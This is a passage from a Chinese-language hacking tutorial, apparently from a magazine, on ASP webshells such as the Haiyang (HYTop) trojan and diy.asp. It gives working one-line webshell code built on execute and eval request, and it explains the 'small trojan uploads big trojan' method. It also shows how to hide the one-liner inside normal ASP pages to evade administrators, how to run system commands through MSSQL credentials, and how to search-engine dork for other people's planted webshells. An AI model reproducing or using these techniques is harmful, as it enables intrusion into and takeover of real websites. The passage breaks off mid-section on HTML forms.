还需要使用海阳ASP木马的“文件包解开”功能把它解开。这需要我们自己的电脑能够运行海阳ASP木马，也就是需要IIS的支持，关于IIS的知识，我们在上节课中已经详细的介绍过了，这里就不浪费课堂的宝贵时间了。在“文件包解开”处填好我们下载回来的“HYTop.mdb”文件，解开后的所有文件都位于海阳木马同级目录下(如果平时不愿意安装IIS，也可以直接找到海阳顶端木马压缩包里提供的unpack.vbs，存放到HYTop.mdb的同一目录后，双击unpack.vbs，就会看到HYTop.mdb被自动解压了)。

8. 微软数据库查看/操作器

“微软数据库查看/操作器”是用来操作数据库的。当我们遇到MSSQL数据库时，如果能得到数据库的用户名和密码，而用户的权限又比较高的话就可以利用这个功能来执行任何命令，如图11。按图11所示那样填好相应的内容(服务器地址，用户名，密码，数据库名等等)，如果连接成功的话，就会看到图11中标记为1处的界面。单击“转到SQL命令执行”，就会看到图11中标记为2处的界面了，如果我们连接的用户的权限比较大的话，我们就可以执行系统命令了。这也是提升ASP木马权限的一种方法，希望大家能够了解。




图11

二、旁注－网站小助手

旁注－网站小助手就是我们经常用到的diy.asp，这个ASP木马的优点就是体积比较小，而且不容易被杀毒软件查杀，把它上传到支持ASP的空间后，运行界面如图12所示。




图12

在“输入保存的路径：”处输入我们要保存的文件在服务器上的物理路径，“输入文件的内容：”处填好我们要上传的文件的代码。保存成功后我们的文件就被成功传到网站上去了。

小知识：什么叫小马传大马

很多小菜看别人的文章中经常出现“小马传大马”都不知道是什么意思。简单的说小马就是文件体积小，功能少的ASP木马(如上面的diy.asp)，大马就是文件体积比较大但功能丰富

的ASP木马（如海阳顶端ASP木马）。为什么还需要用小马来传大马呢，直接传不是很方便吗？有时，在我们入侵的过程中，因为各种限制因素，只能够先得到一个功能简单、体积较小的ASP木马，这个小马很显然是不能满足我们下一步入侵需要的。因此，通过这个小马，再上传一个功能强大的“大马”是入侵中非常普通的操作。比如上面的图12就是我们已经传到网站上的一个ASP木马，这就是典型的小马。这个http://127.0.0.1/diy.asp在E:\web\diy.asp处，我们使用记事本打开一个海阳顶端ASP木马，把里面所有的代码都复制粘贴到“输入文件的内容：”中，把保存的路径设为“E:\web\duyao.asp”，提交后如果不出错的话，我们就可以访问http://127.0.0.1/duyao.asp来得到大马了，这个过程就是经典的“小马传大马”。

小技巧：

大家看到图12中IE的标题是什么？“旁注 - 网站小助手”！有没有想到过利用这个标题，我们不用入侵也照样能获得很多的webshell呢？很多人在使用diy.asp时都不会去修改程序的内容，这样就会在IE的标题栏里显示出上面的信息，我们可以通过搜索引擎来批量搜索含有这种标题的网页（搜索关键字intitle：**旁注网站小助手**），这样大把大把的webshell就到手了，一点力气也不用费，太方便了。但是经过测试只有“雅虎”才能搜索出比较多的存活页面，其它的搜索引擎效果都不怎么理想。

三、一句话木马

一句话木马分为木马服务端和木马客户端，木马服务端是放在服务器上面的。因为木马的内容只有一句代码所以被称为一句话木马，木马客户端是我们在本地运行的文件。因为木马服务端体积小代码少，所以很容易躲避杀毒软件的查杀。

1.<%execute request("#")%>一句话木马

典型的一句话木马的服务端代码为<%execute request("#")%>。把这段代码保存为ASP格式的文件，上传到网站中，比如我们上传的地址是http://127.0.0.1/poison.asp。拿出它的专用连接器“一句话木马连接客户端.htm”，打开后，在“ASP URL:”中填入http://127.0.0.1/poison.asp，单击“提交”，成功的话就会得到一个和上面介绍的“旁注 - 网站小助手”类似的webshell了，如图13。




图13

仔细观察一下<%execute request("#")%>这句代码，里面的“#”就是我们一句话木马的“密码”，我们可以把它改成任意字符，例如<%execute request("cmd")%>、<%execute request("poison")%>等等。这样可以避免别人发现我们的一句话木马后，轻松的通过它捡个大便宜。如果我们上传的一句话木马代码为<%execute request("poison")%>，那么在用客户端连接前就必须先用记事本打开“一句话木马连接客户端.htm”，并找到textarea name=#，将其修改为textarea name=poison，保存退出后再连接才能够成功。

2.海阳顶端eval版一句话木马

上面的那个一句话木马难免显得有些简陋，功能也太少（最后也就是获得了一个“小马”）。海阳顶端eval版一句话木马提供了强大的功能，能够实现“大马”的全部功能。代码为<%eval request("#")%>，其中“#”也是木马的“密码”，我们可以改为别的内容，比如<%eval request("duyao")%>，此时在连接端的“密码”处也要改为“duyao”，如图14。




图14

在代码中找到Const userPassword = "" ''管理密码，可以设置登录时候的密码，例如改为Const userPassword = "duyao"，那么在连接成功后的登录密码就是“duyao”。如果Const userPassword= ""，表示不设置密码，出现登录界面时直接点“登录”就可以连接上了。连接成功后我们会发现海阳顶端eval版一句话木马和海阳顶端ASP木马没有什么区别，完全可以正常使用（小编：在众多的一句话木马中，海阳顶端的客户端功能强大，和普通的大马没有任何区别，也没有任何杀毒软件明确的把一句话代码列为危险对象，可谓是绝对免杀。因此小编从来不费心找什么免杀的木马，海阳一句话木马就足够用了）。

3.隐藏一句话木马

为了更好的隐藏一句话木马，使webshell更隐蔽，我们可以把一句话木马插入到正常的ASP文件中。这样被我们插入一句话木马的网页就成了我们隐藏的webshell了，如果管理员不去查看网页代码是很难发现的。对于还不懂ASP的菜菜来说，可以简单的把一句话木马的代码插入到正常的ASP网页最后，就不用担心出错了。

四、自己分析ASP小马

看着高手们写出的ASP木马，我们小菜什么时候才能自己动手写个“专版”的ASP木马呀？下边，我再给大家简单介绍一下“旁注 - 网站小助手”的原理，在明白了原理后，我们就可以自己动手来写ASP木马了。先来了解一点必须的ASP知识。

1.表单FORM

小知识：什么是表单

表单是属于HTML语法的知识，主要是提供一个表单格式的环境来输入输出一些信息，达到客户与服务器交互的目的。这么说大家可能有点迷糊，来举一个简单的例子吧，比如我们平时在论坛上发帖，就要在表单里写入想发表的话，然后点提交，现在大家就应该明白一些了吧？图15就是一个表单的形式。

①语法

```
<form action="…" method="…">
<input type="…" name="…" size="…">
……
</form>
```




图15

action

